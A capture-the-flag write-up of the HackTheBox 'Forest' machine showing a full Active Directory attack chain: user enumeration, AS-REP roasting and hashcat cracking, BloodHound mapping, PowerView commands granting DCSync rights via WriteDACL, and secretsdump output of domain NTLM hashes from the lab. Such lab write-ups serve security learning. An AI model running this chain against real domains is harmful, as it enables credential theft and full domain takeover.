Forest - HackTheBox.com

Machine Name	Difficulty	Date Started	Date Completed
Forest	Easy	27/12/2024	27/12/2024

Hackthebox.com

Learning Points:

- Always enumerate users more and more manually if there's no way to get initial access.
- We can AS-REP roast a whole domain without any user files at all.
- Important considerations about the **Account Operators** group.
- Creating a new user and adding a user to groups using raw PowerShell commands.
- Abusing **WriteDACL** privileges.

Attack Path :

1. Used `ldapsearch` and `winldapsearch` to enumerate users and discovered the user `svc-alfresco`.
2. Launched an **AS-REP Roasting** attack and cracked the hash of the `svc-alfresco` user using **Hashcat**.
3. Used **BloodHound-python** to map the AD network and discovered the **Exchange Windows Permissions** group had **WriteDACL** permissions.
4. Added a new user `destiny` to the domain and added the user to the **Exchange Windows Permissions** group and granted **DCSync** privileges using **PowerView**.
5. Dumped hashes using **secretsdump.py**.
6. Logged into the Domain Controller as the administrator and retrieved the root flag.

Default nmap scan :

```
# Nmap 7.94SVN scan initiated Fri Dec 27 09:16:38 2024 as: nmap -sC -sV -
oA default 10.10.10.161
Nmap scan report for 10.10.10.161
```

```
Host is up (0.15s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-12-27 03:53:41Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2024-12-26T19:53:55-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-12-27T03:53:51
|_  start_date: 2024-12-27T03:50:25
|_clock-skew: mean: 2h46m49s, deviation: 4h37m10s, median: 6m47s
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Fri Dec 27 09:17:19 2024 -- 1 IP address (1 host up)
scanned in 41.14 seconds
```

We used `ldapsearch` to retrieve the usernames from the Domain Controller (DC).

```
ldapsearch -x -H ldap://10.10.10.161 -D '' -w '' -b "DC=htb,DC=local" |
grep sAMAccountName | awk -F: '{ print $2 }' |  awk '{ gsub(/ /,""); print
}'
```

Since we didn't have any credentials, we launched an AS-REP roasting attack.

```
impacket-GetNPUsers HTB.LOCAL/ -dc-ip 10.10.10.161 -no-pass -usersfile
users.txt
```

But we couldn't find anything useful.

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest]
└─$ impacket-GetNPUsers HTB.LOCAL/ -dc-ip 10.10.10.161 -no-pass -usersfile users.txt
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:163: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for
ne-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User EXCH01$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User FOREST$ doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Using the `ldapsearch` output, we initially missed a user mentioned in a writeup. Therefore, we used `winldapsearch` to enumerate the users again.

```
/windapsearch.py --dc-ip 10.10.10.161 -u "" -U
```

We found some users, but we still couldn't find the specific user we were looking for.

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest]
└─$ ./windapsearch.py --dc-ip 10.10.10.161 -u "" -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.161
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=htb,DC=local
[+] Attempting bind
[+]     ...success! Binded
as:
[+]      None
[+] Enumerating all AD users
[+]     Found 28 users:
.
.
.
cn: Sebastien Caron
userPrincipalName: sebastien@htb.local

cn: Lucinda Berger
userPrincipalName: lucinda@htb.local

cn: Andy Hislip
userPrincipalName: andy@htb.local

cn: Mark Brandt
userPrincipalName: mark@htb.local

cn: Santi Rodriguez
userPrincipalName: santi@htb.local


[*] Bye!
```

We then used the following commands to retrieve the domain objects and filter out the usernames.

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest]
└─$ ./windapsearch.py --dc-ip 10.10.10.161 -d htb.local --
custom="objectClass=*" | tee objects.txt && awk 'NF{printf "%s ", $0;
next}1' objects.txt > temp.txt && mv temp.txt objects.txt
```

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest]
└─$ grep -oP 'CN=[^,]+' objects.txt > usernames.txt
```

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest]
└─$ cat usernames.txt| sed 's/^CN=//g' | sort -u | tee users.txt
```

By watching the walkthrough from IppSec, we learned that we could also use `rpcclient` to extract the usernames, as shown below.

```
root@ippsec:~/htb/boxes/forest# rpcclient -U '' 10.10.10.161
Enter WORKGROUP\'s password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
```

However, attempting to run it locally failed.

```
┌──(destiny㉿falcon)-[~/Documents]
└─$ rpcclient -U '' 10.10.10.161
Password for [WORKGROUP\]:
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
```

We launched an AS-REP Roasting attack again using the new username file.

```
impacket-GetNPUsers HTB.LOCAL/ -dc-ip 10.10.10.161 -no-pass -usersfile
users.txt
```


In IppSec's walkthrough, he launched the attack without using any username file.

```
┌──(destiny㉿falcon)-[~/Documents]
└─$ impacket-GetNPUsers -dc-ip 10.10.10.161 -request 'htb.local/'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Name          MemberOf
PasswordLastSet             LastLogon                   UAC
------------  ----------------------------------------------------------  ----
--------------------  --------------------------  --------
svc-alfresco  CN=Service Accounts,OU=Security Groups,DC=htb,DC=local
2024-12-27 11:50:39.130031  2024-12-27 10:30:34.604167  0x410200

$krb5asrep$23$svc-
alfresco@HTB.LOCAL:88aadedc70998171ef8ea3c97f42ce3e$fab7befdae958fe8ab9360
e5a143dff78e155f68170cdcda9858bfc3c397cc44e34493152b20c598838fb4cb9d7568e9
e82392f59634826d4208355109fa3b01bfd581866ca03e74bf1058bf36b51e0bcfc58fbb6e
73761ed682657f1c960e7452bef2ba494dd7fbfdff44962c63f19d7d36180fe1c125f0ddfe
7a57f7c4f40d9fe862ffcdaa0699559dc1c79cb2776289b5508d335f7457a4a9c6c33cb439
8827aa038f2f95a37adc752ceec7a43b432253e119d62429c541fe17c59775fc7ae235b18e
2ceb2afc78c52fafbe6809504e20dd1c365c054d1f8fbc3cd6fb3e587a569c45dc3e
```

We obtained the hash of the user `svc-alfresco`.



We were able to crack the hash using Hashcat.

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest]
└─$ hashcat -m 18200 alfresco.txt /usr/share/wordlists/rockyou.txt --show
$krb5asrep$23$svc-
alfresco@HTB.LOCAL:109e8942b9a0f7e9ee4c8d47d0648a3d$eb063493301b11b3ab1ebc
33bf7d94b99e056b1bd461c490b73d521b81322f1401a7eb45927231000ff6e274a74f5373
a453793678c9ecba07c8ae906436011af93a0b8ef27847cdd7f63bff79b00a7b101446bd63
1605421ac44031fe0de3938ba4c2b67476a2e2de63ef892b24d941c99f40d09b9b7a4dfdf1
485c678181e7ebc6fa48fcaa7d82ab45ed2d62af2da1af0e942445532d8d209c7c8cf81fe3
```

```
a9d3c3bb6e68667722b1e1c32c1f8303569e3f49a71ebcd5a2224fd878357aa9ba0d80cfa9
a3027d3e95171c46d789ccb5663b7eadb36fd300681c18f10718728d72d3c8b041d4:s3rvi
ce
```

```
svc-alfresco:s3rvice
```

We used CrackMapExec and were able to confirm that the credentials were working. We also logged in using **Evil-WinRM** and retrieved the user flag.

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest]
└─$ crackmapexec smb 10.10.10.161 -u "svc-alfresco" -p "s3rvice"
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST)
SMB         10.10.10.161    445    FOREST           [+] htb.local\svc-alfresco:s3rvice
```


We used BloodHound-python to graph the Active Directory (AD) network.

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest/bloodhound]
└─$ bloodhound-python -d 'HTB.LOCAL' -u 'svc-alfresco' -p 's3rvice' -ns
10.10.10.161 -dc htb.local -c all
INFO: Found AD domain: htb.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: htb.local
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: htb.local
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 32 users
INFO: Found 76 groups
INFO: Found 2 gpos
INFO: Found 15 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
WARNING: Failed to get service ticket for FOREST.htb.local, falling back
to NTLM auth
CRITICAL: CCache file is not found. Skipping...
WARNING: DCE/RPC connection failed: Kerberos SessionError:
KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Done in 02M 17S
```

Bloodhound Enumeration

Abusing the DCSync method shown in the BloodHound graph (failed).

Shortest paths to high-value targets from owned principals:



Uploaded a Meterpreter reverse shell, loaded Mimikatz, and attempted to perform a DCSync attack, but failed.

```
meterpreter > dcsync HTB.LOCAL\administrator
[DC] 'htb.local' will be the domain
[DC] 'FOREST.htb.local' will be the DC server
[DC] 'HTB.LOCALadministrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kull_m_rpc_drsr_CrackName ; CrackNames (name status): 0x00000002 (2)
- ERROR_NOT_FOUND

meterpreter > dcsync_ntlm HTB.LOCAL\administrator
[-] Failed to retrieve information for HTB.LOCALadministrator
```

Tried to perform the DCSync attack using secretsdump, but also failed.


```
┌──(destiny㉿falcon)-[~/Documents]
└─$ impacket-secretsdump 'htb.local'/'svc-
alfresco':'s3rvice'@'10.10.10.161'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 -
rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
```


```
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The
distinguished name specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-
vss parameter
[*] Cleaning up...
```

Abusing the group permissions (WriteDACL) shown in the BloodHound graph, Attempting to perform a DCSync attack.

We marked the `svc-alfresco` user as owned, viewed the groups, and discovered that the user was part of the high-privilege group `Account Operators` through nested groups.



Note about Account Operators:



As members of the **Account Operators** group, we had the privilege to create and modify certain types of accounts.


Abusing GenericAll permission

While analyzing the domain map, we observed that the **Exchange Windows Permissions** group had **WriteDACL** permissions on the `htb.local` domain.

> The WriteDACL privilege gives a user the ability to add ACLs to an object. This means that we can add a user to this group and give them DCSync privileges.

We currently didn't have any users in the **Exchange Windows Permissions** group.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net groups "Exchange
Windows Permissions"
```



*We uploaded **PowerView.ps1** using **Evil-WinRM** and imported it into the PowerShell session.*

```
Import-Module ./PowerView.ps1
```

Then, we used the following commands to add our user to the target group.

```
$SecPassword = ConvertTo-SecureString 's3rvice' -AsPlainText -Force
$Cred = New-Object
System.Management.Automation.PSCredential('HTB.LOCAL\svc-alfresco',
$SecPassword)
Add-DomainGroupMember -Identity 'Exchange Windows Permissions' -Members
'svc-alfresco' -Credential $Cred
```

We successfully confirmed that our user, `svc-alfresco`, was added to the **Exchange Windows Permissions** group.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net groups "Exchange
Windows Permissions"
Group name     Exchange Windows Permissions
Comment        This group contains Exchange servers that run Exchange
cmdlets on behalf of users via the management service. Its members have
permission to read and modify all Windows accounts and groups. This group
```

```
should not be deleted.

Members

-------------------------------------------------------------------------------
-----
svc-alfresco
The command completed successfully.
```

Abusing WriteDacl permission

We then granted our user, `svc-alfresco`, **DCSync** privileges using the imported **PowerView** module.

```
Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local" -
PrincipalIdentity "svc-alfresco" -Rights DCSync
```

This approach didn't work.

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest]
└─$ impacket-secretsdump HTB.LOCAL/svc-alfresco@10.10.10.161 -o FOREST.LOCAL_HASHES_FUll
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...

┌──(destiny㉿falcon)-[~/HTB/Machines/Forest]
└─$ impacket-secretsdump svc-alfresco@10.10.10.161 -o FOREST.LOCAL_HASHES_FUll
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] DRSR SessionError: code: 0x20f7 - ERROR_DS_DRA_BAD_DN - The distinguished name specified for this replication operation is invalid.
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
```

We created a new user named `destiny`, added the user to the **Exchange Windows Permissions** group as before, and used the same commands. This time, we successfully dumped the hashes using **secretsdump.py**.

```
C:\Users\svc-alfresco\Documents>powershell
powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\svc-alfresco\Documents> Import-Module ./PowerView.ps1
Import-Module ./PowerView.ps1
PS C:\Users\svc-alfresco\Documents> $SecPassword = ConvertTo-SecureString 'password' -AsPlainText -Force
$SecPassword = ConvertTo-SecureString 'password' -AsPlainText -Force
PS C:\Users\svc-alfresco\Documents> $Cred = New-Object System.Management.Automation.PSCredential('htb\destiny', $SecPassword)
$Cred = New-Object System.Management.Automation.PSCredential('htb\destiny', $SecPassword)
PS C:\Users\svc-alfresco\Documents> Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity "destiny" -Rights DCSync
Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity "destiny" -Rights DCSync
```

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest]
```

```
└─$ impacket-secretsdump destiny@10.10.10.161 -o FOREST.LOCAL_HASHES_FUll
```

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Forest]
└─$ impacket-secretsdump destiny@10.10.10.161 -o FOREST.LOCAL_HASHES_FUll
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcda9485fa39616888b9d43f05:::
htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932ccdf5:::
htb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eeff:::
htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
